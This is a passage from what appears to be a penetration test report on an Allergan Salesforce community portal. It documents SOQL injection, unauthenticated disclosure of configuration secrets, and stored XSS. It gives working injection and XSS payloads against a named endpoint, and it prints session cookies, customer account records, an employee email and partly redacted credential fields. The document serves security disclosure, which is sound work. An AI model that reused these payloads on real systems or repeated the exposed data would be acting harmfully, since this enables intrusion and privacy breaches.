13. Next, replace the ‘message’ field with the following: {"actions"%3a[{"id"%3a"515%3ba","descriptor"%3a"aura%3a//ApexActionController/ACTION$execute","callingDescriptor"%3a"UNKNOWN","params"%3a{"namespace"%3a"","classname"%3a"AGN_GCSP_CustomerRegStep2Controller","method"%3a"getPickListValues","params"%3a{"objectName"%3a"Account","columnName"%3a"Account.Owner.Name,+Account_Identifier_vod__c,+Name,+Account.Calling_Name_AGN__c","columnId"%3a"Account.RecordTypeId","whereCondition"%3a"+where+Name+LIKE+'T%25'"},"cacheable"%3afalse,"isContinuation"%3afalse}}]}



```
message=
{"actions"%3a[{"id"%3a"515%3ba","descriptor"%3a"aura%3a//Ape
xActionController/ACTION$execute","callingDescriptor"%3a"UNK
NOWN","params"%3a{"namespace"%3a"","classname"%3a"AGN_GCSP_C
ustomerRegStep2Controller","method"%3a"getPickListValues","p
arams"%3a{"objectName"%3a"Account","columnName"%3a"Account.O
wner.Name,+Account_Identifier_vod__c,+Name,+Account.Calling_
Name_AGN__c","columnId"%3a"Account.RecordTypeId","whereCondi
tion"%3a"+where+Name+LIKE+'T%25'"},"cacheable"%3afalse,"isCo
ntinuation"%3afalse}}]}&aura.context=
```

14. Click ‘Send’, observe the ‘Account’ information displayed.



```
message=
{"actions"%3a[{"id"%3
a"515%3ba","descripto
r"%3a"aura%3a//ApexAc
tionController/ACTION
$execute","callingDes
criptor"%3a"UNKNOWN",
"params"%3a{"namespac
e"%3a"","classname"%3
a"AGN_GCSP_CustomerRe
gStep2Controller","me
thod"%3a"getPickListV
alues","params"%3a{"o
bjectName"%3a"Account
","columnName"%3a"Acc
ount.Owner.Name,+Acco
unt_Identifier_vod__c
,+Name,+Account.Calli
ng_Name_AGN__c","colu
mnId"%3a"Account.Reco
rdTypeId","whereCondi
tion"%3a"+where+Name+
LIKE+'T%25'"},"cachea
ble"%3afalse,"isConti
nuation"%3afalse}}]}&
aura.context=
%7B%22mode%22%3A%22PR
OD%22%2C%22fwuid%22%3
A%22AE8981CB2KpCUerBi
pCwXg%22%2C%22app%22%
3A%22siteforce%3Anapi
liApp%22%2C%22loaded%
22%3A%7B%22APPLICATIO
N%40markup%3A%2F%2Fsi
```

```
  "returnValue":[
    {
      "RecordTypeId":"01224000000eisPAAQ",
      "Owner":{
        "Name":"Data Admin",
        "Id":"00524000001DYhcAAG"
      },
      "Id":"00124000000QHICBAA5",
      "OwnerId":"00524000001DYhcAAG",
      "Account_Identifier_vod__c":"SE_WSEH00071192_A_WENDESVÄGEN 1_HÄSSLEHOLM_28152",
      "Name":"T 4 SKOLAN"
    },
    {
      "RecordTypeId":"01224000000eisPAAQ",
      "Owner":{
        "Name":"integration reltio",
        "Id":"0051o000008VBjRAAW"
      },
      "Id":"0011o00001leesKAAQ",
      "OwnerId":"0051o000008VBjRAAW",
      "Account_Identifier_vod__c":"SA_WSAH00001799_A_KING ABDELAZIZ RD_SHATEA_21332",
      "Name":"TAAFY GLOBAL - DR MOHAMED HAMED MEDICAL CENTER ( SELF EXPERTS CENTER ) - SHATEA
    },
    {
      "RecordTypeId":"01224000000eisPAAQ",
      "Owner":{
        "Name":"Integration Admin",
        "Id":"00524000000ij0sAAI"
      },
      "Id":"0011o00001TuypxAAB",
      "OwnerId":"00524000000ij0sAAI",
      "Account_Identifier_vod__c":"SA_WSAH00000280_A_KING KHALED ST_MOKAWELOUN_30000",
      "Name":"TAAFY MEDICAL POLYCLINIC - MOKAWELOUN"
```

15. Note: This finding can be paired with Finding #4: Improper Access Control to send the request without authentication. The ‘Cookie’ header can be deleted and the ‘aura.token’ field can be an arbitrary value.

Recommendations:

- The most effective way to prevent SOQL injection is to use static parameterized queries (also known as prepared statements). This method uses two steps to incorporate potentially tainted data into SOQL queries: first, the application specifies the structure of the query leaving placeholders for each item of user input; second, the application specifies the contents of each placeholder. Because the structure of the query has already been defined in the first step, it is not possible for malformed data in the second step to interfere with the query structure. Review the documentation for the database and application platforms to determine the appropriate APIs which can be used to perform parameterized queries. Parameterize every variable data item that is incorporated into database queries—even those not obviously vulnerable. This prevents oversights from occurring and avoids vulnerabilities from being introduced by changes elsewhere within the application’s codebase.
- No matter how it is implemented, all SOQL parameters must be sanitized before communicating with the database.

2. Sensitive Information Disclosure

Criticality: High

Affected Resource:
https://eufull-allergancommunityeu.cs160.force.com/customerUKI/s/sfsites/aura?r={#}&aura.ApexAction.execute=1

Affected Parameter: 'getGCSPSettings'


Description: The user's client will automatically retrieve cleartext credentials and secret keys through an aura apex method call. This can be accessed without authentication.

Impact: If the application is not properly validating user authentication and authorization before allowing access to a particular resource, the application will disclose information out of scope for the user's role and negatively impact the business functionality. It can also impact the confidentiality and integrity of information. Currently, multiple endpoints disclose restricted information to the public without any authentication.


Evidence:

1. Note: If the steps in Finding #1 have been followed and all HTTP Requests/Responses have been logged by Burp Suite, skip to Step #6.

2. Navigate to the site as an unauthenticated user, click 'Sign Up Now'.



3. Fill in all of the required fields, be sure to include an email address that has an accessible inbox. Click 'Submit'.



Communication Contact

*Phone: 1111111111


*Email: michael.klaassen@abbvie.com

Preferred Communication: Email

☑ I Accept the Terms and Conditions

Please confirm you are not a robot by clicking the below box

4. Navigate to the email inbox and find the email from Allergan Customer Portal (dl-internationapplicationsupport@allergan.com.invalid). In the email body, click 'click here' and set up a password for the new account.



Thank you for contacting Allergan!


Dear " ",

Your registration request for an Allergan customer account has b
Your identifier linked to this registration request is: michael.klaas

To begin, click here. Warning, this link will expire in 30 days.

By clicking on the link above, you will be asked to change your p

5. Once the password is set, log in to the new account. Complete the forms until the 'Confirmation' step.



Customer Registration--Billing Details and Confirmation

Registered Address

*Company Name: testcompany

Department Name: testdept


*Street: teststreet

*City: testcity

*County: Armagh

*ZIP Code: 846 22

6. In Burp Suite, go to 'Proxy' > 'HTTP history'. Click on the 'Filter' box to open the 'Filter settings' popup window. Paste the following string into the 'Filter by search term' box: %22%2C%22classname%22%3A%22AGN_GCSP_CustomerRegStep2Controller%22%2C%22method%22%3A%22getGCSPSettings%22%2C%22params%22%3A%7B%22country%22%3A%22GB%22%7D%2C%22cacheable%22%3Afalse%2C%22isContinuation%22%3Afalse%7D%7D%5D%7D



Filter: Hiding CSS, image and general binary content

#	
3745	https://
3744	https://
3743	https://
3742	https://
3739	https://
3738	https://
3734	https://
3731	https://
3730	https://
3727	https://
3724	https://

Filter settings


Filter by request type
- ☐ Show only in-scope items
- ☐ Hide items without responses
- ☐ Show only parameterized requests

Filter by MIME ty
- ☑ HTML
- ☑ Script
- ☑ XML
- ☐ CSS

Filter by search term: ation%22%3Afalse%7D%7D
- ☐ Regex

Filter by file extension
- ☐ Show only: asp,aspx,j
- ☐ Hide: js,gif,jpg,

7. Click 'Apply'.



Filter settings

Filter by request type
- ☐ Show only in-scope items
- ☐ Hide items without responses
- ☐ Show only parameterized requests

Filter by MIME type
- ☑ HTML
- ☑ Other text
- ☑ Script
- ☐ Images
- ☑ XML
- ☑ Flash
- ☐ CSS
- ☐ Other binary

Filter by status code
- ☑ 2xx [success]
- ☑ 3xx [redirection]
- ☑ 4xx [request error]
- ☑ 5xx [server error]


Filter by search term: %3Afalse%7D%7D%5D%7D
- ☐ Regex
- ☐ Case sensitive
- ☐ Neg...

Filter by file extension
- ☐ Show only: asp,aspx,jsp,php
- ☐ Hide: js,gif,jpg,png,css

Filter by annotation
- ☐ Show only comm...
- ☐ Show only highli...

Filter...
Port

8. Click on one of the entries and observe the response from the server.



Filter: Hiding CSS, image and general binary content; matching expression %22%2C%22classname%22%3A%22AGN_GCSP_CustomerRegStep2Controller%22%2C%22method%22%3A%22getGCSPSettings%22%2C%22params%22%3A%7E

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Tir
3743	https://eufull-allergancom...	POST	/customerUKI/s/sfsites/aura?r=6...	✓		200	4237	JSON				✓	85.222.155.216		08:55:5
3742	https://eufull-allergancom...	POST	/customerUKI/s/sfsites/aura?r=5...	✓		200	4237	JSON				✓	85.222.155.216		08:55:5
3334	https://eufull-allergancom...	POST	/customerUKI/s/sfsites/aura?r=4...	✓		200	4237	JSON				✓	85.222.153.88		14:09:0

Request

```
Host:
eufull-allergancommunityeu.cs160
.force.com
Cookie: renderCtx=
%7B%22pageId%22%3A%222ae5d1e5-60
d9-44c6-8de7-90136cd6567e%22%2C%
22schema%22%3A%22Published%22%2C
%22viewType%22%3A%22Published%22
%2C%22brandingSetId%22%3A%22f298
dbf8-a7c1-4c48-bedf-1742de4bbd6c
%22%2C%22audienceIds%22%3A%22%22
%7D;
guest_uuid_essential_0DM24000000
0I6c=
ca6d553e-d3d7-48eb-a7e4-88afe212
0296; BrowserId=
wDYGo9NcEeuc1SVYRP5hjw;
BrowserId_sec=
wDYGo9NcEeuc1SVYRP5hjw;
_ga_4C7DXBMYPH=
GS1.1.1624394093.5.1.1624394417.
0; _ga=GA1.1.31379940.1624368091
; pctrk=
e80ecdb9-e222-4a21-9502-bf77c069
b8df; oinfo=
c3RhdHVzPURlbW8mdHlwZT1VbmxpbW10
ZWQrRWRpdGlvbiZvaWQ9MDBENXIwMDAw
MDA0WjNL; ssostartpage=
https://allergan-val.oktapreview
.com/app/salesforce_portal/exkkw
j3144HrYbotp0h7/sso/saml;
saml_request_id=
_2CAAAAXrFNE6vMDAwMDAwMDAwMDAwMD
AwAAAA6HIh3x_C7c0HdNNPMLVPTduxF3
X-n8oECJUSX-UZ76HVy0Yi_NR06frkH-
fPAU9Zcf_D63MuEgNBuyiLDgju5lzA07
pPtFXUbSizsw2tyVQiEXfTdPQ1LZ2yxc
7XWULFiE01kj0qP01X0b5FtRI-hJNMcb
```

Response

```
        "ZipFetchAddress__c":true,
        "Okta_Redirect_URL_AGN__c":"https://allergan-val.oktapreview.com/home/salesforce_portal/0oansa3ky7gZgzyg30h7/671",
        "SendtoSAP_Password__c":"C[redacted]",
        "CurrencyIsoCode":"GBP",
        "SetupOwnerId":"00D5r0000004Z3KEAU",
        "Sender_Email_AGN__c":"ukcustomerservices@allergan.com.invalid",
        "E_Commerce_SSO_URL_AGN__c":"https://www.dev-allergandirect.co.uk/en_GB/sso/saml",
        "CreatedDate":"2017-06-10T13:13:14.000Z",
        "Id":"a5f240000000EWyAAM",
        "Allergan_Direct_System_Permissions_AGN__c":"\"bpReadAccess\",\"bpWriteAccess\",\"ecomReadAccess\",\"ecomWriteAccess\"",
        "Enable_Bill_To__c":true,
        "Registration_Step2_Page__c":"/s/customer-registration-step2",
        "Address_Verification_Service_Enabled_AGN__c":true,
        "Encrypt_Decrypt_Private_Key_AGN__c":"X[redacted]=",
        "Enable_HCO_Affiliation__c":true,
        "Is_Send_to_SAP_checklist_Required__c":true,
        "Okta_OAuth2_Issuer_AGN__c":"https://allergan-val.oktapreview.com/oauth2/default",
        "Okta_API_Key_AGN__c":"0[redacted]",
        "SendtoSAP_Username__c":"WEBSFC_CPIC",
        "HCP_to_HCO__c":true,
        "CR_Record_Owner__c":"00524000006ulPx",
        "reCaptcha_Site_Key__c":"6LduHyUUAAAAAGe2hRmimfQ3W1GF7ajmDT_1suD0",
        "Allergan_Direct_User_Role_AGN__c":"\"practiceOwner\"",
        "Community_Suffix_AGN__c":"/customerUKI",
        "Number_Of_ShipTo_Allowed_AGN__c":11.0,
        "Enable_Automated_New_DCR__c":false,
        "Online_Account_Management__c":true,
        "SoldToShipToCheck__c":false,
        "SendtoSAP_Post_Request_URL__c":"https://qagatewayerp.allergan.com/sap/bc/ZVCRCUST",
        "SystemModstamp":"2021-06-16T13:38:11.000Z",
        "Allergan_Direct_Site_Permissions_AGN__c":"\"algb2b-gb\"",
        "Is_Okta_Enabled_AGN__c":true,
        "Activation_Token_Valid_Till_AGN__c":720.0,
        "reCaptcha_Secret__c":"6[redacted]",
        "LastModifiedById":"00516000000BCBAQAA5",
        "Okta_Base_URL_AGN__c":"https://allergan-val.oktapreview.com"
    },
    "cacheable":false
```

Recommendations:

- Implement proper session management and ensure all the resources are accessed only behind the authentication.
- Passwords should be stored in a secure user account database using a cryptographic hash function (with cryptographically secure salt) to prevent exposure of the plain-text password.

3. Stored Cross Site Scripting

Criticality: **High**

Affected Resource:
https://eufull-allergancommunityeu.cs160.force.com/customerUKI/s/sfsites/aura?r={#}&aura.ApexAction.execute=1


Affected Parameters: 'Last_Name_AGN__c', 'First_Name_AGN__c'

Description: Stored Cross Site Scripting (XSS) is a vulnerability that occurs when an attacker inserts malicious JavaScript into an application. The JavaScript gets stored within the application and is executed whenever the vulnerable resource is accessed. The application does not properly sanitize or validate input entered by the user. This results in an application vulnerable to Cross Site Scripting (XSS).


Impact: Among possible impacts, an attacker can exploit this vulnerability to steal a victim's cookies, redirect users to another harmful website or phishing page, mislead users to enter sensitive information, or influence users by presenting false information. The criticality of this vulnerability is High since the JavaScript is stored within the application and the attacker does not need to perform any social engineering to leverage the attack.

Evidence:

1. Navigate to the site as an unauthenticated user, click 'Sign Up Now'.



2. Fill out and submit the registration form, be sure to use a valid email address with an accessible inbox. Include the following payload for the first name and last name: "<script>alert('xss')</script>



Customer Registration - Basic Information

Customer Type: Healthcare practitioner

Sub Type: Ophthalmologist

Basic Information

*Last Name	*First Name	*Salutation
lastname"<script>alert('xss')</script>	firstname"<script>alert('xss')</script>	Dr.

Product Interest

*Select at least one product

☑ CoolSculpting □ Fillers □ Earfold □ XEN implant

□ Ozurdex □ Botox □ Vistabel

Address

*Company Name	Department Name	*Street
"<script>alert('xss')</script>		"<script>alert('xss')</script>
*City	*County	*ZIP Code
"<script>alert('xss')</script>	West Glamorgan	846 22


Communication Contact

*Phone	*Email	Preferred Communication
2345678908	michael.klaassen@abbvie.com	Email

☑ I Accept the Terms and Conditions

Please confirm you are not a robot by clicking the below box

3. Navigate to the email inbox and click the link to set up a password. Set up a password and submit the form. This will activate the account and create a new 'Account' entry on the Salesforce backend.



Thank you for contacting Allergan!


Dear " ",

Your registration request for an Allergan customer account has been received. Your identifier linked to this registration request is: michael.klaassen@abbvie.com


To begin, click here. Warning, this link will expire in 30 days.

By clicking on the link above, you will be asked to change your password. Please retain this information for reference until you receive confirmation of activation of

